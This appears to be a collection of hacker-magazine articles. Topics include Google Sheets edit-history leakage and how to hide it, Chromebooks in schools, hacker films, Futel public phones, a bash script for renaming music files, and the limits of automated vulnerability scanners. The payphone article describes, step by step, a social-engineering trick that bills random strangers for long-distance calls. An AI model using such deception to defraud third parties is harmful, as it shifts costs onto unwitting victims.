


Figure 1. A budget planning document intended to be viewed by all organizational members.

Sleuthing to the Rescue!

By looking at the change history, I was able to see that the spreadsheet owner first created the Google spreadsheet by uploading an Excel file. The original name of the file disclosed intentions behind the budget, because it had a name that basically said it was focused on enriching some

of the organizational members by cutting the budgets of other members. The history showed that the spreadsheet was immediately renamed to something less incriminating, but the history showed the original.

Within the spreadsheet, I could see who had made changes to adjust the original and the nature of those changes. It was evident who was trying to move money away from one part and towards another. Through the history viewing mechanism described earlier, I could see just what changes were made and how they propagated throughout the spreadsheet. For example, changing assumptions about annual salary increases for one part of the organization would instantly propagate across the spreadsheet, even across multiple pages in the spreadsheet. Google helpfully color-codes these changes, according to who made them and when.




Figure 2. Original version showing content that had been removed after the Excel file was uploaded. Color coding (appearing shaded here) shows what was changed during the editing session.

It was also interesting to see who had not done any editing. In several cases, I saw that the top administrators for the colluding organizations were making these changes, rather than their finance experts. In other words, it was the bosses who were colluding to disenfranchise other bosses.

This information leakage is a byproduct of the convenience of a shared editing platform. I took some screen shots and made saved copies of some of the intermediate versions (another convenient feature!) as evidence of the collusion. The examples in this document are not the actual documents from the incident. They were created by me to illustrate the fundamentals.

Just as with Part One of the article, which described information leakage in the Google calendar, the leakage through Google's spreadsheets and documents is a result of the design. I didn't need to have administrator privileges, or bypass any technical controls, to get a picture of what had happened during the history of the edits.

Yet it's clear that those making the edits would have preferred their identities and the nature of the changes were not visible to people who were not part of the colluding group. After all, the group had made significant efforts to keep their plans hidden (including as described in Part One with a secret meeting). The edits all happened before a big meeting to go over the final proposed budget.

At the budget meeting, the collusion group didn't raise any questions about the new budget or how it had managed to sway resources towards their parts of the organization. It was left to the disenfranchised to point out the problems. My sleuthing was instrumental in demonstrating the focused effort to shift budget resources.

Were there steps the group could have taken to avoid making their actions visible? What general practices might be advised for individuals and organizations utilizing the Google suite?

Firstly, common sense would dictate that anything happening on the shared platform might be visible to others. In my examples, it was easy for anyone with access to view the spreadsheet to see who had made changes, and the impact of those changes. This was a result of the design of the tools in the Google suite.

Yet even if the platform didn't make actions easily visible, they would be visible to people with privileged roles within the Google suite for the organization. Or perhaps only to Google itself. For example, private (non-shared) documents are only visible to the username that "owns" them. But an administrator could force a password change and login as that username to see the private files, emails, etc. This password change would be detected by the person who had been using the account, of course, but not if, for example, they had been fired. If external authentication was being used (using LDAP) or OAuth 2.0 or similar), the administrator could even change the password back without the original user knowing about it.

Bottom line: If you are using a shared platform, you should assume that anything you do could be visible to others. The only issue is how easily

it's visible. In the case of shared documents and spreadsheets, what you do is visible (at some level of granularity) to anyone who can see those shared documents and spreadsheets.

Secondly, as a corollary: Anything you would prefer to be kept secret should be done off the shared platform, or at least outside of the areas that are easily visible by default. In my example, the collusion group would have done better to utilize email to revise an Excel spreadsheet, before uploading the Excel file as a Google sheet.

Thirdly, there are some steps to make the history less visible. In the Google suite, the editing history is part of a specific document. If you make a copy of the document, the history is not copied. So, a new document starts with a blank history.

Another technique to make a new document is to download. If you save a Google document or spreadsheet as a .docx or .xlsx respectively, the editing history is not saved. (Note that any comments are saved.) You could then share the .xlsx or .docx, instead of the online document or spreadsheet. Of course, the collaborative editing and other features will not be available, but maybe this is desirable.

More generally, if your goal is to share the outcome, and not an editable file, then save/download as a PDF (or even take a screenshot). You can even put the PDF in your shared Google space.

And finally: Be diligent about default settings for sharing, granularity of who things are shared with, and removing shared access when it is no longer necessary. This is partly the responsibility of the domain administrator for the Google suite, and partly the responsibility of the individual:

- Shared spaces (i.e., a location in Google Drive, as mentioned briefly above) should only be used for items that should be shared.
- When allowing access to others, make it at the lowest suitable level: View, Comment, or Edit, in that order. "Edit" capability (versus "View" or "Comment") should not be the default.
- Revoke or decrease access when it is no longer needed.
- If shared editing is not needed, then do editing in a private space, and share immutable formats like PDF.

One final note on the Google technologies I've written about: The details of features and how to access them change over time, including some changes since the experiences I've described. While the specifics of what I've described might change over time, the general characteristics of the design of the platform have remained stable.

In closing, please be cautious when you are using shared platforms for document editing or similar purposes. The platform can keep track of what you are doing, and information about actions that might seem secret may be easily visible to others.

What About Tomorrow's Hackers?

by akerch

As if society's current relationship with technology weren't complicated enough, I'd like to challenge the reader for a moment to consider what programmers, hackers, and computer users in general might look like in the future. I suspect a big shift is coming, not necessarily for better or worse, I hope, but a big shift nonetheless.

After boredom and despair led me to quit my corporate tech job, I decided to change fields and get into education. At first, I worked fixing Chromebooks and generally supporting the technology needs of a small elementary school. Now I work at a high school and am one of two teachers in the school of 1500 students to have experience with programming. I say this not to brag, but to emphasize the state of alienation that computer science education seems to be facing in schools. Of course, computers themselves are by no means alienated, especially these days post-remote learning where the standard has shifted to a one-to-one relationship between students and Chromebooks. The thing is, though, while student computer use is high and computer proficiency (maybe I should say Google Chrome proficiency) is high, too, I suspect the general student outlook on technology and computer use is becoming ever less messy.

Again, I'm hesitant to classify this as explicitly good or bad: a smoother, more stable, uniform experience with technology is by and large probably a good thing for most students. The ubiquity of Chrome OS does make students' expectations for what they can do on a computer consistent, and Chrome OS's inherent limitations, along with school districts' obsession with walled gardens, make it difficult for an inexperienced user to brick their device or download a virus. And for most students, who just need to write documents, make slide shows, and log into Kahoot!, Chrome OS does all they need to do.

I'm willing to concede all that: standardized, limited computer behavior does generally keep things calmer on a school network, in much the same way that forcing all cars to have turn signals increases safety on roads. What concerns me is that I feel like the other side to this is a general "pulling away" from what a computer actually is and can do. The elementary school kids I worked with were incredibly adept at using Chrome OS, and while they generally could not type to save their lives, they were very good at navigating the computer's interface as well as the Internet at large. The high schoolers are better with their keyboards, and are refreshingly good at getting around district Internet policies, but are still very much stuck within the confines of Chrome OS, since they can't really access the computer itself, and the only way they can get information in or out of the device is through HTTP.

I've noticed, as a result of all this, that students and adults alike are beginning to think that Chrome OS and cloud-based technology is all there is. Furthermore, perhaps more concerningly, they're OK with it. Using a command-line interface at school for anything at all often raises eyebrows and gets me accused (albeit casually) of "hacking." Trying to get a dozen old laptops running Linux to be OK'ed by the district as tools for AP Computer Science was an uphill battle, with the district citing security concerns and a lack of infrastructure for Linux (???) in place. (I of course held my tongue and did not ask them what they thought Chrome OS was.) Most teachers I speak with about AP Computer Science say they've only ever used web-based IDEs to teach it, which doesn't surprise me but still makes me want to throw up.

As we get older, and the population begins to shift toward being dominated by those who grew up only using Chrome OS, I fear the definition of a "computer" will become, for regular users, simply a machine used to access the Internet. Maybe we're already there - hell, I'm writing this on Google Docs. Hackers, and the urge to get around restrictive policies, won't go away. I'm confident about that. But if Google et al's paradigm shift is successful, and the people of tomorrow only think of computers as a means to an Internet connection, that means all less-than-sanctioned behavior will still go through and be monitored by the likes of Google. I'm worried that that won't even occur to the hackers of the future, since they'd never seen a computer as anything other than an Internet connection. For example: after finals last week, I let students quietly use their computers after they were done testing, and I noticed a handful of them were playing *Pokemon* on emulators they'd downloaded to their computers. This was fantastic, and I am always happy to see students using computers for fun even when policies say they shouldn't. I didn't have the heart to tell them, though, that "downloading a file to a Chromebook" just meant downloading it to their Google Drive, and that any Google Suite administrator who wanted could easily see that activity and restrict their account activity, take away their Chromebook, or, even worse, delete their saved progress in the game. We're so deep in the Google/Microsoft/Apple streamlined OS surveillance state, we're not even aware of it anymore.

Whatever. Maybe I'm wasting energy on this line of thinking. People's relationships with computers always change and will continue to change. I've never used a Lisp machine or programmed with punch cards and I turned out OK. Today's young people will probably be OK, too - as I said, I firmly believe the desire to hack, to get messy, and to circumvent will always be around; it just might look different for each generation. Everybody should learn to hack by getting what they want out of the technological circumstances they're in. Just as I learned about hacking by setting up and using proxy servers to play games in middle school, so will students of today by using Google Docs to chat with their friends when their phones have been confiscated. I only want to make sure that we don't lose too much in the process. If the folks at Chrome OS had their way, I fear they'd want everybody to believe that computers really are just for the Internet, anybody using a CLI really is a hacker, and that there's no sense in writing software locally when it can be done on somebody else's server.

So, at the end of the day, here's my request: if you see a young person messing around on a Chromebook, encourage them to keep doing what they're doing, and also give them the old laptop from the 2000s you have that's been collecting dust for a decade. Maybe give them a screwdriver, too. Invite them to take it apart, or to fire up the Windows XP (or whatever) that's on it and royally mess up the system, or to write a local script that does their homework for them or kicks their sibling's Chromebook off their home network. Anything. It's our responsibility just to plant the seed of hacking and of the Wild West world of computers outside the corporate walled gardens. The rest, I'm sure, will take care of itself.

Hacker Movies

by info

This is about "hacker movies." Just a computer being used in a movie doesn't make it a hacker movie. We all think of *WarGames* as a hacker movie (the computer voice thing was fake), and there are many "hacker/hacking movie" lists, but I think I can show that a true hacker movie is also often what many would not think of as one. (I did not consult any existing movie lists before writing this.)

If a person used a rotary phone to mechanically record the last number dialed so the number could be figured out, would that be a "hack?" Humphrey Bogart did just that in a 1940s gangster film. Herein I give two films, in depth, for readers to contemplate just what a hacker movie is, ending with a list of a few others to consider.

First is *711 Ocean Drive*, directed by Joseph M. Newman and starring Edmond O'Brien. It came out in 1950. It opens with a warning that "Because of the disclosures made in this film..." the production needed police protection. (Whether just a stunt or not, I did not investigate.) As the credits are wrapping up, a telephone is prominent. In effect, a telephone is the first character of the film.

O'Brien plays Mal Granger, "just a guy working at the telephone company," who ends up in the "racing wire" racket. When Mal first appears with a linesman's handset in his hands, he confesses of a "secret desire to cross up a few of these wires." Not 10 minutes into the film we're in a room full of telephones at a racing bookie joint, predating *The Sting* by 23 years. But in this film, it's all about Mal's "knowledge of telephones and electronics." The telephone system which Granger hacks to help bookies get a knowledge advantage is the real star.

Then there is *The Train*, directed by John Frankenheimer, starring Burt Lancaster. Not only is this a hacker film, it's one of the greatest films of all time. It debuted in 1964 and took place during the end of World War II. Though telephones (and train equipment) do have roles here, this film has Lancaster and crew pulling off the best social engineering hack of all time.

Lancaster is forced to conduct a train from France to Germany, its cargo full of priceless stolen art. What the hack is here is to convince the Germans on the train, and those they were in touch with, that they were going to Germany while actually going in the opposite direction.

With the help of the French Underground, as the train went East, the Germans on the train were duped at each stop, with changed station signs for example. It's also just a great film, so that ain't too much of a spoiler. (There are many other hacks in the film, mechanical in nature, but hacks just the same, that would be spoilers if I were to mention them.)

Also for consideration are the two great films, *Three Days of the Condor* (1975) and *The Conversation* (1974). So too *The Heroes of Telemark* (1965), if one can think of sabotaging Germany's heavy water project as hacks of a sort.

Of note is *Billion Dollar Brain* (1967), in which Karl Malden really does hack a Honeywell 200 by replacing some of the cards in its batch. (I once repaired a magnetic tape cleaner, having worked for the company that made it, in the 1980s.) And just for kicks, *The President's Analyst* (1967) satires the CIA, the FBI, and TPC.

(Some, if not all, of these movies can be found online somewhere. *711 Ocean Drive* can be seen via the Internet Archive and is highly recommended.)

Thanks for listening.

A Post-Soviet Payphone Trick

by Roman Pushkin

I thought y'all would appreciate the story about public payphones we had back in the 1990s in all ex-Soviet cities. I lived in a relatively small town with a population of 80,000.

The payphone would require you to drop a coin from the top to make a phone call - but only within the city you're calling from. Regional calls were prohibited for some reason.

I'm gonna tell you the method I invented for making regional and countrywide calls from this machine without a single coin. It was somewhat tricky, but it worked many times.

I was able to find *2600 Magazine* on some BBS nodes, but U.S. dial tones didn't work for obvious reasons. The post-Soviet phone system was a completely different story.

A few notes about how rotary phones work: When you dial the number, it's sending a certain number of impulses to the phone line. You can even disconnect the rotating device from that phone and attach it to your body - you're gonna feel it. And this is the reason zero is the last digit on the circle - it's encoded with ten sequential impulses.

The station on the other end is programmed to read those impulses and the pauses between

them. If you want to call 31337, it's going to look like: ... (pause) . (pause) ... (pause) ... (pause) ..... (we had five-digit phone numbers in our city).

But how do you make a phone call without a coin? It turned out there was a hardware bug in this design. If you pushed the metallic arm that held the handset to about halfway down and quickly released it, you'd generate the impulse that the phone made when you dialed "1".

If you pushed it two times sequentially, you'd get "2". So now you could call any number if you imitated the rotating speed, which is about two to three impulses per second. You had to respect the pause as well.

In other words, by only pushing the arm a certain number of times you could call any number within a city.

But it's not that interesting since calls within a city were free of charge if you had your own phone line. But regional calls! This is what was expensive. Subjectively, the price was comparable to like 50 cents a minute. Nobody was chatting long hours.

Myself and a couple of young phreakers, impressed by *2600*, were desperately looking for a way to hack the system. And we found it!

I know it's a long story, but I promise you'll enjoy reading it!

Before I explain, a few words on how you made regional calls. In our city you could only dial numbers starting with the numbers 2 through 5. Other initial numbers were reserved. For example, 2-10-16 was a valid number. But 7-22-33 wasn't.

The number "8" was reserved for regional calls. If you dialed 8-095-212-85-06, you'd end up calling the Moscow number "212-85-06", where 095 is the Moscow prefix.

However, there was no way to dial 8 on the payphone, even if you had a coin. It would let you know something was not right. So there was no way to make regional calls directly.

Here I have to say you still could dial 01, 02, 03 for fire, police, and ambulance. The other number you could call was "07" for the operator. You could call an operator and ask, for example, to connect you to a certain number, let's say in Moscow. The way it worked you would just tell them the city and the phone number.

However, you wouldn't get connected right away. The operator would always asks you for *your* phone number, so they would have a number to bill. Every time you talked to the operator, you would have to hang up and wait for them to call you back. The wait time was normally one or two minutes. Since public payphones didn't have public numbers, you were out of luck here. You couldn't ask an operator to call you because you didn't have any phone number for them to call to.

So how the hell on earth could you make a regional call from a public phone with prohibited regional calls?

Here is the trick.

It turned out that you could pick a random number and make a note of it. You just had to make sure they picked up calls and were available at that moment. You would call them and say: "We're doing a line check. The next time we call you, in three to five minutes or so, just pick up the phone and leave the handset next to your phone, so we're connected."

This social engineering trick always worked, and it looked harmless. How the hell on earth could somebody take advantage of that?

You would then call the 07 operator from a public phone and ask for a regional call with any city and any number you wanted to call. You would be asked for *your* phone number, so they could call you back. You would provide this random number you made a note of before, and hang up the phone.

You would then quickly call that random guy from a public payphone (you could do it without a coin with the trick explained above). They would pick up the phone and leave the handset next to their phone, so now you're connected. You would then have to wait for the operator to dial in.

It turned out that operators had some sort of priority, and they would just connect to you not matter what. Even if you were on the line with someone else, they could jump into your phone call and do whatever they wanted.

So at this step, the operator simply called the number you provided back and asked for a verbal confirmation, like: "Are you the one who ordered a call to Moscow?" You would just say "yes" because you were already connected, and there you go. You could chat as many minutes as you wanted, and this poor random guy got billed.

I just hope at the end of the month they disputed these calls. I did it many times myself. In the post-Soviet system, oftentimes all you needed was to just refuse to pay to win a dispute, since there was no credit score, credit cards, or things like SSNs.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's spring again in the Pacific Northwest and with it, allergy season. This seems to come earlier than ever, last longer than ever, and absolutely everything gets coated in pollen. I'm miserable and considering building a sneeze guard for my terminal because I have cleaned the CRT at least three times so far today!

On pretty much the entire West Coast, there's a housing crisis and we aren't immune from its effects. The homeless population has dramatically increased, and with it (and the improved weather), the number of people who show up at the Central Office picking up our intercom handset and trying to make a call has also grown. I have the same conversation often. It usually goes something like "I'm trying to make a call," and when I explain that this isn't an available service, the conversation ends with "What do you mean I'm at the phone company's office and I can't make phone calls here?" You have to admit, they do have a good point.

Fortunately, I can now direct folks to a nearby public phone operated by Futel. I'm not entirely sure what to call it - an independent public phone operator? An art project? Social commentary? All of the above? Whatever it is, they operate 14 of the strangest and most interesting public phones that you'll ever use. Starting in 2014, Futel began putting up phones in places where they believed that people might use them. It turns out that people did, and in the intervening nine years, the service has continually grown. Today, there are 11 phones in Portland; one in Long Beach, Washington (home of "Jake The Alligator Man" as featured in the *Weekly World News*); one in Detroit, Michigan; and one in Ypsilanti, Michigan.

Futel public phones are recycled Western Electric or Automatic Electric payphones, connected to a SIP ATA (usually made by Grandstream, which Futel has found to be the most reliable). The SIP ATA routes to an IVR, and calling works similarly to a prepaid calling card system. Two phones, which are deployed in a tiny house village and a social services office respectively, allow calling without going through the IVR.

When you pick up a Futel phone, you get a menu. Most people just make phone calls, which are free and limited to 30 minutes. Calls within the U.S. and Canada are allowed, with some filtering on premium rate numbers (via both Asterisk and the VoIP provider). International calling is also enabled for some common and popular destinations such as Mexico. However, many other services are offered in addition to calling. Users can create a voice mailbox, check their voicemail, call the operator, and connect with utilities, social services, etc. Beyond practical services, you can also reach "The Dark Fiber," which is a bunch of strange error messages and tones. Other menu options call random payphones that accept incoming calls, "The Druids of Sisyphus Gardens" (homesteaders living in an extremely remote area with landline phone service but no electricity or running water), and - in a form of social commentary, ICE detention facilities.

Unlike me, Futel doesn't perform "service monitoring" at all. They don't know what people say, and they don't

even review call logs! The only way that they know that there's a problem is if neighbors complain, or if their VoIP provider complains. Despite this, Futel has never had any legal complaints and has never been kicked off of a VoIP service. There has been no fraudulent 911 usage, and nobody has even made prank calls to sensitive locations that would definitely create blowback. It seems like most people using Futel phones are just making normal phone calls, albeit sometimes attempting to do so while inebriated at three in the morning. Futel effectively thwarts Drunky McDrunkface by adding a fairly clever restriction: you need to have a voicemail account to make a call during "drunk call" hours. People who are too wasted to figure this out and remember a four-digit password for five minutes can't make calls! Of course, 911 is always unblocked. Incidentally, voicemail accounts can only be created from a Futel phone, but can be used from any phone.

Operator service is also offered. People call the operator mostly for directory assistance. They want a phone number to a social service program. Some people call just because they're curious whether there's really an operator. Sometimes people want to be generally weird with an operator, or they're drunk and bored, or whatever. Sometimes they're calling an operator for mental health counseling. Operators have the capability to connect people to phone numbers as well. Although operated by volunteers, Futel actually runs the service semiprofessionally: there is an operator handbook and operators are trained according to this. Although being a Futel operator can be fun for volunteers, people calling operators are often in a really rough spot and aren't always super polite. They also aren't always sober. Operators can hang up on abusive callers, but retaliatory countermeasures (such as loud noises) are being considered.

It turns out that these days, running a volunteer operation like this is astonishingly inexpensive. Futel manages to operate all these phones for only about $5,000 per year! While there have been some efforts by Futel to write grant proposals - and limited success in this regard - it has been a tough sell given that the project is both functional (an essential service used by people living on the margins) but is also an art project. Collaborations with artists and hackers have gotten more traction. Open Signal, a Portland arts organization, recently partnered with Futel to implement programs that their artists developed. Futel also brings their services to ToorCamp, operating on the Shadytel network.

In the era of mobile phones and Internet everywhere, it's surprising how many people still use landline phones, and the continued demand for public phones is also surprising. While usage is much less than it previously was, the nature of today's usage may be more essential than it ever was (I called a tow truck for a soccer mom whose car broke down in the Central Office parking lot the other day on the way to pick up her kids, and who had forgotten her mobile phone at home). Cell phone batteries die, mobile phones get stolen or break, and cellular signals don't always reach everywhere. And on the margins of society, not everyone has their life together enough to manage even a prepaid mobile phone subscription.

And with that, it's time for me to find some allergy medicine. I have been sneezing nonstop, and this has to stop! Enjoy my least favorite season, wherever you are, and I hope you aren't allergic to anything because it seems that I'm allergic to everything. I'll write again this summer, possibly from central Asia.

References

`www.futel.net` - Futel

`www.opensignalpdx.org` - PDX Open Signal

`www.toorcamp.org` - ToorCamp

`www.shady.tel` - Shadytel

Organizing Music Files With SongRec and Shazam

by Robin

This article is aimed at music loving *nix enthusiasts who don't fancy streaming services like Spotify. Chances are you've collected quite a bunch of songs wearing charming names like 8017143879426925093.mp3. It may be impossible to extract the corresponding name, album and artist data directly from the music files. Therefore, a workaround may be required.

Enter SongRec (github.com/marin-m/SongRec), a command line tool using Shazam to retrieve the data we're looking for. We should be able to transform a flat directory containing unreadable file names into a neatly organized directory structure like the following:

```
- Artist name
  - Album name 1
    - Song name 1.1
    - Song name 1.2
  - Album name 2
    - Song name 2.1
```

I've written a little bash script taking either a file name or a directory name as its single argument. In the latter case, the first level of the directory will be searched for files containing the "mp3" extension. SoundRec, however, supports all kinds of extensions, so this script can easily be tweaked to support those as well. Obviously, the SoundRec application is required in order to run it. You might need ffmpeg as well.

What will we do when the connection to Shazam times out for some reason? We will move on.

What will we do when a song is not recognized by Shazam? We will move on.

What will we do when a song has been recognized but the album or artist name has not been? We will call album or artist name "Unknown".

What will happen to compilation albums? Its songs will, unfortunately, be split up amongst all the different albums from which the songs originate.

What will happen when the script is run again? Only new and previously unrecognized songs will be fed to Shazam, since the other ones will have been moved to a deeper directory structure by then.

Without further ado, the source:

```
#!/bin/bash
TIMEOUT=10

function renameSong() {
  fullSongPath=$1
  songFileBaseName=$(basename "${fullSongPath}")
  songFileExtension="${songFileBaseName##*.}"
  if [ "${songFileExtension}" == "mp3" ]; then
    if [ -f ${fullSongPath} ]; then
      echo "Trying to recognize song: ${fullSongPath}"
    songRecOutput=$(timeout ${TIMEOUT} songrec recognize "${fullSongPath}"
➥--csv)
      if [ $? -eq 0 ]; then
        songRecOutput=$(echo -e "${songRecOutput}" | tail -1)
        parsedMetaData=$(parseMetaData ${songRecOutput})
        readarray -d "|" -t parsedMetaDataParts <<< "${parsedMetaData}"
        ➥newSongPath="$(dirname ${fullSongPath})/${parsedMetaDataParts[0
➥]}/${parsedMetaDataParts[1]}"
        mkdir -p "${newSongPath}"
        songName=$(echo ${parsedMetaDataParts[2]} | tr -d '\n')
         mv -f "${fullSongPath}" "${newSongPath}/${songName}.${songFileExt
➥ension}"
      else
       echo "Failed to recognize song within ${TIMEOUT} seconds. Skipping"
      fi
    else
      echo "Failed to find song: ${fullSongPath}"
    fi
    echo "------------------------------------------------------"
  else
    echo "The following extension is not supported: ${songFileExtension}.
➥Skipping"
```

```
  fi
}

function trim() {
  var="$*"
  var="${var#"${var%%[![:space:]]*}"}"
  var="${var%"${var##*[![:space:]]}"}"
  printf '%s' "${var}"
}

function fetchCsvPart() {
  text=$1
  csvPartNr=$2
  csvPart=$(echo "${text}" | awk -v idx="${csvPartNr}" '
    BEGIN {
      FPAT = "([^,]*)|(\"[^\"]+\")"
    }
    {
      printf("%s", $idx)
    }
  ')
  echo "${csvPart//\"/}"
}

function parseMetaData() {
  metaData=$1
  albumName=$(fetchCsvPart "${metaData}" "2")
  artistAndSongName=$(fetchCsvPart ${metaData} "1")
  readarray -d "-" -t artistAndSongNameParts <<< "${artistAndSongName}"
  artistName=$(trim "${artistAndSongNameParts[0]}")
  songName=$(trim "${artistAndSongNameParts[1]}")
  songName="${songName//[\/]/ _ }"
  if [ "${artistName}" == "" ]; then
    artistName="Unknown"
  fi
  if [ "${albumName}" == "" ]; then
    albumName="Unknown"
  fi
  echo "${artistName}|${albumName}|${songName}"
}

#main
IFS=$(echo -en "\n\b")
if [ $# -gt 0 ]; then
  fsArg=$(realpath $1)
  if [ -f "${fsArg}" ]; then
    renameSong "${fsArg}"
  elif [ -d ${fsArg} ]; then
    songFilePaths=$(find ${fsArg} -maxdepth 1 -mindepth 1 -type f -exec
➥readlink -f {} \;)
    for songFilePath in ${songFilePaths}; do
      renameSong ${songFilePath}
    done
  else
     echo "The provided argument does not seem to be a valid file or
➥directory: ${fsArg}"
  fi
else
  echo "Please provide either a song file name or a directory containing
➥one or more song files"
fi
```

What Is a Hacker?

by Aphrodite

I have asked myself that one question for years... decades, to be honest.

I've been on the Internet proper - not some weird walled garden like AOL or Minitel - for over 30 years. By publication, I'll be 43 years old. Rare pair of attributes to go together.

For me, it has been refuge, home, and toy. I've got a little skill at messing with computers, making them do what I want, but that... doesn't help me answer that question. I know people, some on a first name basis, some whom I've known IRL for years who have technical skills that make mine look pathetic - and I have never had a direct IT job, much less infosec. I know my limitations; I acknowledge them.

I've had a domain for 25 years. If I had an idea back then, maybe it would've been my bag since it's a perfect dot-com 1.0 name: five letters, pronounceable, funny spelling, trademarkable. It has more value to me as a place than as an investment. I'd be selling my house and lose my home without another to replace it.

But that question is one thing: What is a hacker?

I know others have answers, and mine is odd, but I've accepted that I'll always have the odd opinion, and maybe it provides insight into how I view myself as a hacker and why, despite my weak technical bonafides, I call myself one proudly.

My answer: A hacker is one who wishes to understand systems, how they're broken, how they're vulnerable, how they can be repaired, how they can be manipulated.

But what does that mean?

Most people associate hacking with computers. I won't argue that. At the same time, if you've gone to HOPE, I can guarantee you've seen me there even if my name doesn't ring a bell. I usually just use a phone for what I need to do on site. I don't touch the NOC, the only AV I touch is a mic. What gives?

I don't.

Hacking looks at systems, which are a human activity.

I don't mean social engineering, though the use of clever wordplay and convincing tone to manipulate others to allow access to the restricted is a hack in my eyes, as were my efforts to defend against SE when I worked for a law enforcement agency as a civilian. (I have a good eye and ear for fraud and deception, and my role primarily was centered around my ability to understand the systems of that agency.)

Many things are systems. A car is a system, though a modern vehicle is more CPU and data bus than motor or engine. A government is a system. A human is a system. The mind is a system.

All have vulnerabilities. Minds can be trained to trigger on certain words and sent a KILL command to HALT further thought.

All can be broken. Willful external attacks can cause a mind to malfunction in the forms of depression, anxiety, trauma disorders, isolation, more.

All can be manipulated. Dark patterns. One click purchases. Autoplaying videos spiraling into dark places.

All can be repaired. Tiptoe around a cultist's thought stopping land mines, and you might get them to realize they don't know how they got there, who they are now is not who they think themselves to be, and that they can pull themselves out of the traps.

I did so recently with a now former incel who reached out to me and repaired his mind gently, conscious of those malevolent intrusion detection systems, being genuine, kind, breaking every expectation of whom he was programmed to think adversary over three days. That was it. (This is not a brag, rather a mere fact, and I have receipts and permission to share the story.)

Hacks and hackers are everywhere when you start to think of the world this way.

As I said, I guarantee you have seen me if you've ever been to HOPE at least since 2000. I've been volunteering on the floor since H2K most hours of the event. In 2014, things changed with me and my role at HOPE and, as part of that role, I decided to implement a hack.

Part of what I do is move quickly when needed (even though I'm admittedly clumsy), take care of small things easily missed during the event, fill gaps in coverage, and welcome people who want a welcome. It's kinda cool to do this.

But I did mention the hack. And that hack makes me both uniquely visible and invisible. I've been hesitant to talk about this the same

way a magician doesn't show their gimmick, but here is the hack.

In a sea of people, most taller than me, most in black shirts and denim jeans, I wear white.

I anticipate a moment of realization right now, if you didn't know me consciously before, you do now. Not a bad hack, eh. A good hacker has to have, in my opinion, a little trickster, but that's a separate discussion.

If I wanted to really stand out, I could've worn high-viz, but that would be blinding. This way, I stand out, but discreetly. It's an anomaly, but it exploits the eye and the pattern matching functions of the brain. A dot of white might be visible on a black screen when still, but a person in white, moving and shifting, becomes a blur until you focus.

That's why I consider myself a hacker. I look at systems with my unusual view, and many things are systems. I try to suss out or learn how they work, how they don't, how they can be manipulated, how to fix them.

I hack people.

And it's because I don't understand people. I have autism. I don't understand why people do certain things, I don't understand what or why I feel, and the only way I can understand is to hack, to probe with odd questions, to think differently, to play harmless games of perception like the wearing of white when all expect only to see black.

The only way I can understand is via the lens of the hacker. I want to understand people, and maybe code the right diff file or patch to help make people a little better. Sometimes, it even works.

Automated Vulnerability Scanners and a False Sense of Security

by bhagred

Following numerous cyber incidents involving supply chain compromises, the security industry has been supplying tools to help larger enterprises gain assurance that they can rely on their supply chain when it comes to cyber security. Those tools are providing organizations with a false sense of security and masking issues behind tools and paperwork.

I have worked in SMEs (Small to Medium Sized Enterprises) for several years now and have seen a pick up in the number of companies using automated vulnerability scanners to provide small companies with a security score. Once those scores reach a particular threshold, they are deemed safe to use, only often that is far from the case.

SMEs often put security at the bottom of the pile when it comes to maintenance and development of systems. There are several commercial reasons for that, the most important being that they need to build functionality they can sell. And they probably cannot afford the experienced and security aware developers they need to make their applications as safe as they should be.

Security might help a sale but how do enterprises know if that small provider is safe to use from a cyber security perspective?

They often turn to a third party provider who will do automated scans against the small provider as part of their due diligence. The results of that scan then provide the enterprise with a signal if they should continue with that provider or not. Those scans often give false negatives.

The company I currently work for has recently received two of these scans from two of our biggest customers. Both of them appear to do fairly simple scans to check the software versions that are in use on our servers. That certainly does give an indication of how seriously the company treats security, but it is way too shallow a scan to give any indication of their overall security position.

One scan we were recently put through gave us a score of 78/100 despite the fact that it found one of our servers was using outdated software, and I mean really outdated (it was still using PHP5). The server in question was not actually in use for production purposes and was being used for training. But we obtained the code prior to us telling them that. On that particular scanner we were deemed amber in terms of usage and were two marks of green.

Other customers insist on seeing copies of our own automated pen tests. Which show very little in terms of any critical issues but do pick up some small and incredibly difficult to use security flaws. They go away happy and continue to supply us with business.

Now contrast that to our own internal analysis of our security. Not using an automated vulnerability scanner or an automated pen test, but a static analysis tool (SonarQube - `www.➥sonarqube.org/downloads/`), backed up by some human analysis of the results. This has identified approximately 1000 security holes (we are still analyzing the results). These range from data leaks from website pages that have zero security to SQL injection vulnerabilities that would take five minutes with SQLMap (`sqlmap.org/`) to do a full data extraction. There are also an abundance of session issues and XSS issues. None of the automated scanners have picked up any of these vulnerabilities because they are not looking in the right place.

